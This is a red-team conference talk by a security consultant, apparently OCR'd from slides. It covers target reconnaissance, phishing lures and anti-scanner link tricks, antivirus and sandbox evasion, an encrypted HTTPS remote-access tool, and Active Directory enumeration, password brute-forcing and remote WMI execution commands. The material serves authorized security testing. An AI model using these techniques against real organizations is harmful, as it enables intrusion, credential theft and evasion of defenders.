A Journey Into a Red Team

Charles F. Hamilton

Senior Consultant @ Mandiant

$ id

- Sr Security consultant at Mandiant, A FireEye Company
- Founder of the ringzer0team.com online CTF
- Enjoy writing assembly
- Love to bypass stuff
- Member of NorthSec for 4 years
- Native French Québecois

$ which RedTeam

- 0x1 Goal of a Red Team
- 0x2 Identifying your target
- 0x3 Phishing
- 0x4 Payloads
- 0x5 Hunting
- 0x6 Tools & Tips

$ cat Goal of a Red Team

- 0x1: Assess your client’s responsiveness against threat actors
- 0x2: Evaluate their security posture by achieving pre-defined goals (access CEO emails, access customer data, etc.)
- 0x3: Demonstrate potential paths used by attackers to access your client’s assets

- 0xffffffff Exploiting as many 0-days as possible
- 0xfffffffe Exploiting as many systems as possible

$ cat Goal of a Red Team

Internal Testing

Red Team

$ cat Goal of a Red Team

Are we really as sexy and stealthy as James Bond when we perform a Red Team?


$ cat Identifying your Target

Assuming that your primary vector will be phishing:

- Create a list of targets
- Identify security products
- Pick a phishing campaign topic

$ cat Identifying your Target

Facebook may provide pictures and employees' names



$ cat Identifying your Target

Search publicly available password dumps for email addresses related to your target

Search github, pastebin, etc.

If you are lucky enough you may even get passwords

$ cat Identifying your Target

OWA and Office365 are your friends.

OWA on premise:

- Leak the GAL:
  `https://your.target/owa/service.svc?action=GetPeopleFilters`

- Password brute force + read, write email. Bonus no MFA:
  `https://your.target/EWS/Exchange.asmx`

$ cat Identifying your Target

Office365 in the cloud:

- read, write email:

  `https://outlook.office365.com/api/v1.0/`

- Password brute force:

  `https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml`

$ cat Identifying your Target


Shodan your target's public IP ranges and look for:

- Citrix portals
- OWA
- VPN
- Anything else you can remotely authenticate to


They may not enforce 2FA. You can perform brute force attacks. Good 'ole "Summer2018" may work for at least one account

$ cat Identifying your Target


Send an email to an account that does not exist anymore and wait for the error message to come back



```
X-Forefront-Antispam-Report: SFV:SKI;SFS:;DIR:INB;SFP:;SCL:-1;SRVR:YQBPR0101MB1441;H:;FPR:;SPF:None;LANG:en;
X-Microsoft-Exchange-Diagnostics:
```




```
X-Proofpoint-Spam-Details: rule=spam policy=default score=100 spamscore=100 suspectscore=10
 phishscore=0 adultscore=0 bulkscore=20 classifier=spam adjust=0 reason=mlx
 scancount=1 engine=7.0.1-1402240000 definitions=main-1408270234
```



```
X-McAfee-Timeout-Protection: 1
```

$ cat Identifying your Target

Know your enemies. LinkedIn is your friend



Splunk Admin Certification
Splunk
March 2015 – Present

Palo Alto Networks - Firewall Installation, Configuration, and Management: Essentials 1
Palo Alto Networks
April 2013 – Present

ArcSight Certified Security Analyst 4.0
HP
2009 – Present

$ cat Identifying your Target

Take a look at their corporate website to get phishing ideas

Do they have loyalty programs, special events coming up?

$ cat Phishing

Rule 0x1: Don’t put your malicious payload in the email

Rule 0x2: Don’t allow automated solutions to have insight into your final stage

Rule 0x3: Use categorized domains

Rule 0x4: Use HTTPS with a valid certificate

Rule 0x5: Be boring as much as possible

Rule 0x6: Avoid using typos in domain names

Rule 0x7: Don’t reuse your domains

$ cat Phishing

Rule 0x1: Don’t put your malicious payload in the email

Usually I send the phishing email with a link to a server that I control

$ cat Phishing

Bonus: you can track whatever security product your target may have, since it will usually follow your link

If there is something wrong with your payload you can change it “on the fly”

$ cat Phishing

Hi Bob,

We are currently updating our code of conduct policy. Please review and accept as soon as possible.

The code of conduct can be found here: https://phishy.domain/company/code/a2ef362e-45d0-b21d-5abf-edce29d365cb/

Thank you,

Charles from HR

$ cat Phishing

Simple Apache mod_rewrite rule to generate “corporate” URL with unique ID

```
RewriteEngine On

RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule ^(.*)$ index.php [L,QSA]
```

https://phishy.domain/company/code/a2ef362e-45d0-b21d-5abf-edce29d365cb/

Will actually call

https://phishy.domain/company/index.php

$ cat Phishing

Rule 0x2: Don’t allow automated solutions to have insight into your final stage (Word doc, ClickOnce, etc.)

Use JavaScript to generate your payload’s final link

$ cat Phishing

Let’s assume the HTML on the phishing website looks like this:

```
<a href="https://phishy.domain/payload.docm">
download the code of conduct
</a>
```

Automated security tools can easily process the HTML and pull the payload to perform further analysis

$ cat Phishing

```
<a id="download" href="#">
download the code of conduct
</a>
<script>
document.getElementById("download").onclick = function() {
    document.location = "https://phish" + "y.domain/pay" + "load.docm";
};
document.getElementById("download").click();
</script>
```

The href is now generated on the fly.

Bonus point: phishing is all about the user experience. Forcing the click() will prompt the download window without clicking anything.

$ cat Phishing

Rule 0x3: Use categorized domains:

Before the assessment, simply clone a legitimate website and ask the security products to categorize your phishing domain

https://gist.github.com/Mr-Un1k0d3r/11bf902555d401c92c2e1b766275e6a2

$ cat Phishing

Hunt for expired domains that are already categorized; this can be useful and is the laziest way to categorize a domain.

https://github.com/Mr-Un1k0d3r/CatMyFish

$ cat Phishing

Rule 0x4: Use HTTPS with a valid certificate:

Let’s Encrypt can provide you free certificates -- even wildcard now.

Bonus point: you don’t have to validate your identity.

$ cat Phishing

Rule 0x5: Be boring as much as possible

If it’s too good, it’s probably too good to be true

I personally prefer boring phishing themes such as internal code of conduct updates, mandatory harassment online courses, etc.

These tend to raise less suspicion

$ cat Phishing

Rule 0x6: Avoid using typos in domain names

northsex.io   VS   northsec.canadianevent.com

Using subdomains as part of a “3rd” party company tends to provide better results since people use cloud services everyday now

$ cat Phishing

Rule 0x7: Don’t reuse your domains for other projects

You never know where your payloads will end up. (virustotal, etc.)

You may leak other clients’ information if you reuse domains.

$ cat Payloads

Time to create our payload

$ cat Payloads

The classic approach to avoiding detection is to act differently when executed on a security product -- usually by preventing the execution of the malicious payload based on some fingerprinting

An attacker that manages to bypass all of the security layers will be able to execute code on the target system without being detected

But what about endpoint solutions where your target is your “sandbox”

$ cat Payloads

Definition of obfuscation and evasion

```
$a = 3;                                                    // Original code
$a = 1 + 2;                                                // Obfuscated
if(context == “sandbox”) { $a = 3; } else { exit() }// Evasion
```

$ cat Payloads

Been trendy is not a good thing regarding your delivery mechanism

Security vendors will usually put effort into preventing the latest cool trick

When was the last time you heard about cool new detections for binary files?

“Everybody uses PowerShell now”

$ cat Payloads

Rule 0x1: Don’t run PowerShell directly

https://github.com/Mr-Un1k0d3r/PowerLessShell

Rule #2: If you are using Macros avoid WScript.Shell & Shell(), since most security products will trigger on WINWORD.exe spawning a child process. Use WMI to execute your payload

https://github.com/Mr-Un1k0d3r/MaliciousMacroGenerator

$ cat Payloads

If you are planning to use signed Windows binaries, be careful because many security vendors blacklist them:

regsvr32.exe

msbuild.exe

…

Modifying the binary's hash while it remains signed by Microsoft:

https://github.com/Mr-Un1k0d3r/Windows-SignedBinary

$ cat Payloads

You can also perform renaming to defeat some products:

```
C:\> copy powershell.exe tLclgEomOrR.exe

C:\> tLclgEomOrR.exe –exec bypass Get-Help
```

Can be done using Macros too:

```
o = CreateObject("Scripting.FileSystemObject")
o.CopyFile(source, destination)
```

$ cat Payloads

Rule 0x3: You should always add conditions into your code to prevent the execution of your final stage if the environment does not match what you expect

Ex: ClickOnce application checks if « iexplore » is running, since you need Internet Explorer to download the ClickOnce

```
If(Process.GetProcessByName("iexplore").Length > 0) {
	// be evil
}
```

https://github.com/Mr-Un1k0d3r/ClickOnceGenerator

$ cat Payloads

Rule 0x4: Someone probably already wrote a tool to obfuscate your payloads

SCT COM Scriptlet: https://github.com/Mr-Un1k0d3r/SCT-obfuscator

EXE (shellcode): https://github.com/Mr-Un1k0d3r/UniByAv

EXE (shellcode): https://github.com/Mr-Un1k0d3r/DKMC

Base64 (PowerShell): https://github.com/Mr-Un1k0d3r/Base64-Obfuscator

$ cat Payloads

Problem with Sandbox solutions: **They are fingerprint-able and predictable**

Differences between endpoints (workstations/servers) and sandboxes:

- Memory size (endpoint at least 4 Gb)
- Disk size (endpoint at least 250 Gb)
- Number of CPUs (endpoint at least 2 CPUs)
- Processes currently running (if you send the sample by email, is OUTLOOK.exe running)

$ cat Payloads

Differences between endpoints (cont’d):

- Network access (do the sandboxes have network access)
- Joined to a domain (sandboxes are usually not joined to the corporate domain)
- Time zone (targeting a Canadian company)
- Detecting hooks (sandboxes usually hook known APIs’ functions)
- Uptime
- Activities (clipboard not empty, receiving broadcast traffic, etc.)
- And many more… (be creative)

$ cat Payloads

Rule 0x5: Connecting back to your C2 as stealthily as possible

- Domain fronting
- Categorized domains
- Enforce HTTPS
- Select the right protocol: Nowadays most RATs use HTTP to blend into “legitimate” traffic

$ cat Payloads

https://github.com/Mr-Un1k0d3r/ThunderShell

HTTP protocol based RAT that support HTTPS

Uses RC4 encryption on top of HTTPS to defeat endpoint network detections

No second stage (DLL), the PowerShell script provides access to all the base functionalities

$ cat Payloads

https://github.com/Mr-Un1k0d3r/ThunderShell

HTTPS-based RAT

Uses RC4 encryption on top of HTTPS to defeat endpoint network detection

Default PowerShell mimikatz.ps1

⨁

Encrypt using RC4

⨁

Send over HTTPS

⨁

Windows decrypts the HTTPS stream

⨁ ←Network hook

PowerShell RAT decrypts the RC4

$ cat Payloads

ThunderShell doesn’t download a second stage (DLL); the PowerShell script provides access to all the base functionalities

Trying to add more features and a web UI to manage your sessions. Feel free to contribute to the project

$ cat Payloads

Choose the right payload:

Macro: Office 2016 disables macros by default

HTA: tends to be detected more since it’s trendy

ClickOnce: requires the use of Internet Explorer

Plain EXE: may be blocked by application whitelisting

Avoid running PowerShell directly too, since it’s also trendy:

Macro -> WMI -> PowerShell

VS

Macro -> WMI -> PowerLessShell (MSBuild)

$ cat Payloads

At this point we’ve carefully crafted our phishing campaign

Our payload is security-product-friendly and ready to be fired

$ cat Hunting

`We have a shell`

$ cat Hunting

First thing, let’s grab as much info as possible in case we lose our shell

username, email enumeration

Avoid running PowerShell directly

Avoid using net * family commands

Avoid connecting to all the systems

$ cat Hunting

The solution: unmanaged PowerShell + LDAP query

CobaltStrike has built-in “powerpick” command

ThunderShell supports it by default

$ cat Hunting

https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Utility.ps1

```
Cmdlet Dump-UserEmail
call
Ldap-GetProperty -Filter "(&(objectCategory=User))" -Property "mail" –NoErrorReport
```

```
Cmdlet Dump-UserName
call
Ldap-GetProperty -Filter "(&(objectCategory=User))" -Property "samaccountname" -NoErrorReport
```

$ cat Hunting

Not necessarily the most stealthy approach, but let’s say you want to brute force users’ passwords from the list of users we’ve pulled out

https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Invoke-ADPasswordBruteForce.ps1

```
"neo","morpheus" | Invoke-ADPasswordBruteForce -Password
"password" -Domain MATRIX
```

The cmdlet supports other domains. You can even perform brute forcing on other forests or trusted domains

$ cat Hunting

The password brute force relies on the `ValidateCredentials()` method, which connects to the DC


Obviously, it’s noisy, especially if you are trying to brute force all the users

$ cat Hunting

Looking for a specific user’s SamAccountName based off a name

https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Search-FullNameToSamAccount.ps1

```
Search-FullNameToSamAccount -Filter Hamilton
```



```
PS C:\Exclusions\tools\git\RedTeamPowershellScripts\scripts> import-module .\Search-FullNameToSamAccount.ps1; Search-Ful
lNameToSamAccount -Filter hamilton
[*] Searching for hamilton

SamAccount       Name             Description                 Department
----------       ----             -----------                 ----------
charles.hamilton Charles Frederic Consultant                  GSI - Consulting - Americas


[*] Process completed...
```

$ cat Hunting

Elevated privileges are required for this one. Search for current user's computer

https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Search-EventForUser.ps1

```
Search-EventForUser -TargetUser charles.hamilton -FindDC true
```

Search through all the DC's event logs for logon events

$ cat Hunting

Get Browser bookmarks to discover internal assets of interest

https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Get-IEBookmarks.ps1

```
Get-IEBookmarks
```

$ cat Tools & Tips

WDIGEST didn’t return anything, but your current user has local admin privileges on another system

Use the Kerberos ticket to remotely connect using WMI


https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Remote-WmiExecute.ps1

```
Remote-WmiExecute -ComputerName victim01 -Payload "cmd.exe /c whoami"
```

$ cat Tools & Tips

Speaking of Kerberos tickets -- why do I get access denied sometimes?

http://technet.microsoft.com/en-us/library/cc772815(WS.10).aspx



The expiration time for the current instance of the ticket is held in the End Time field. As with non-renewable tickets, the value in the End Time field equals the value in the Start Time field plus the value of the maximum ticket life specified by Kerberos policy. A client holding a renewable ticket must send it—presenting a fresh authenticator as well—to the KDC for renewal before the end time is reached. When

$ cat Tools & Tips

If you spawn your shell using WMI the ticket will not be sent by default to the KDC.

Processes that will renew it for you such as explorer.exe are a good target to inject your payload into and to run domain queries from.

$ cat Tools & Tips

However, from an OpSec perspective there is a downside; explorer.exe usually doesn’t establish network connections.

More stealthy targets may be:

svchost.exe

conhost.exe

$ cat Tools & Tips

Active Directory contains valuable information. Enumerating users' comments and descriptions may reveal passwords and other juicy information.

https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Utility.ps1

```
Dump-Username -More
```

$ cat Tools & Tips

You don’t need « Domain Admins » privileges to achieve your pre-defined goals.

$ cat Tools & Tips

A RedTeam is limited in time and budget.

You may have to take risky decision from a stealth perspective.

$ cat Tools & Tips

Most Windows commands can be run through PowerShell

To avoid spawning a cmd.exe instance use unmanaged PowerShell to run them:

- powerpick for CobaltStrike
- PowerLessShell

$ cat Tools & Tips

Not stealthy, but highly efficient tricks:

PowerView (https://github.com/PowerShellMafia/PowerSploit) is full of highly useful commands:

Find-LocalAdminAccess: Finds all hosts where the current user has local admin rights

Get-NetDomainTrust: Lists all domain trusts

Get-NetForestTrust: Lists all forests

Invoke-ShareFinder: Lists all Shares

Get-NetLocalGroup: Lists local admin groups / users

$ cat Conclusion

Even if we tried to be as stealthy as possible, sometime it’s impossible to remain quiet due to the nature of a Red Team

However, when applicable we can adapt our tools and techniques to remain as stealthy as possible

$ cat Conclusion

A good phishing campaign makes a difference

Crafting payloads is an art, take your time

Avoid running PowerShell directly at all costs

$ EOF

THANK YOU

Twitter: @MrUn1k0d3r

Github: https://github.com/Mr-Un1k0d3r

Website: https://RingZer0Team.com